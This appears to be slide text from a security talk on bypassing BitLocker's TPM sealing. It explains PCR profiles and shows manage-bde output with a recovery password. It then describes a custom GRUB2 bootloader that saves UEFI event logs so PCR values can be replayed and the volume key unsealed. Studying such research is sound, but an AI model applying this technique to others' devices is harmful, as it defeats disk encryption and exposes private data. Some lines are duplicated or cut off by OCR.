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
BitLocker and TPM

- **TPM seals the VMK of BitLocker**
  - Seal operation encrypts data with a TPM bind key and TPM state (PCRs)
  - Unseal operation decrypts data with a TPM bind key when the TPM state is the same as the sealed state
- **BitLocker uses two PCR profiles**
  - If UEFI **Secure Boot** is **enabled**, it uses **PCR #7** and **#11**
  - If UEFI **Secure Boot** is **disabled**, it uses **PCR #0, #2, #4** and **#11**

Query Protectors with Manage-bde tool



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.18363.449]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>manage-bde.exe -protectors -get c:
BitLocker Drive Encryption: Configuration Tool version 10.0.18362
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume C: []
All Key Protectors

    TPM:
      ID: {0CBD2213-DE78-48C6-9964-032CA396E204}
      PCR Validation Profile:
        7, 11
        (Uses Secure Boot for integrity validation)

    Numerical Password:
      ID: {3E71C243-6B3E-4D3C-A748-127D405B2CF2}
      Password:
        715660-580514-165737-192214-352693-558921-079640-047399
```

Query

PCR #7 and #11

PCR usage of UEFI

- PCR #0: S-CRTM, host platform extensions, and embedded option ROMs
- PCR #1: Host platform configuration
- PCR #2: UEFI driver and application code
- PCR #3: UEFI driver and application configuration data
- PCR #4: UEFI boot manager code and boot attempts
- PCR #5: Boot manager configuration, data, and GPT partition table
- PCR #6: Host platform manufacturer specification
- **PCR #7: Secure boot policy**
- **PCR #8 - #15: Defined for use by the OS with SRTM**

So, I needed

hashes of **the normal system**

for **PCR #7** and **#11**

But, how?

PCRs, Measurements, and Event Logs (1)

- **Event logs consist of PCR numbers, hashes, event types, and event data**
  - According to the TPM spec., RTM extends hashes to a TPM and saves event logs for each measurement
  - UEFI firmware has EFI TCG protocols for TPM 1.2 and 2.0 to communicate with TPM implementations
- **So, I needed the event logs!**
  - I could make the TPM state normal by replaying them

PCRs, Measurements, and Event Logs (2)

- **Unfortunately, event logs were gone when the kernel started**
  - If ExitBootServices() of EFI_BOOT_SERVICES was called, UEFI firmware flushed them
  - It meant we had to save event logs into somewhere and retrieved them with a kernel module!

I needed a custom BOOTLOADER!

PCRs, Measurements, and Event Logs (2)


- **Unfortunately, event logs were gone when the kernel started**
  - If ExitBootServices() of EFI_BOOT_SERVICES was called, UEFI firmware flushed them
  - It meant we had to save event logs into somewher them with a kernel module!


I needed a custom BOOTLO

Custom Bootloader v1


- **Custom bootloader is based on GRUB2 of Coreboot**
  - GRUB2 of Coreboot has a wrapper of EFI TCG2 protocol
  - I did not need to make the custom bootloader from scratch
- **I added a new feature to extract event logs from UEFI firmware**
  - Custom bootloader gets event logs with GetEventLogs() of EFI_ TCG2_PROTOCOL
  - Custom bootloader parses and saves them into 0x80000

Crypt Agile Log Format







```
typedef UINT32 TCG_PCRINDEX;
typedef UINT32 TCG_EVENTTYPE;

typedef struct tdTCG_PCR_EVENT {
  TCG_PCRINDEX  PCRIndex;           //PCRIndex event extended to
  TCG_EVENTTYPE EventType;          //Type of event (see EFI specs)
  TCG_DIGEST    Digest;             //Value extended into PCRIndex
  UINT32        EventSize;          //Size of the event data
  UINT8         Event[EventSize];   //The event data
} TCG_PCR_EVENT;

typedef UINT8 TCG_DIGEST[20];
```




```
typedef struct tdTCG_PCR_EVENT2 {
  TCG_PCRINDEX        PCRIndex;           //PCRIndex event extended to
  TCG_EVENTTYPE       EventType;          //Type of event (see [2])
  TPML_DIGEST_VALUES  Digests;            //List of digests extended to PCRIndex
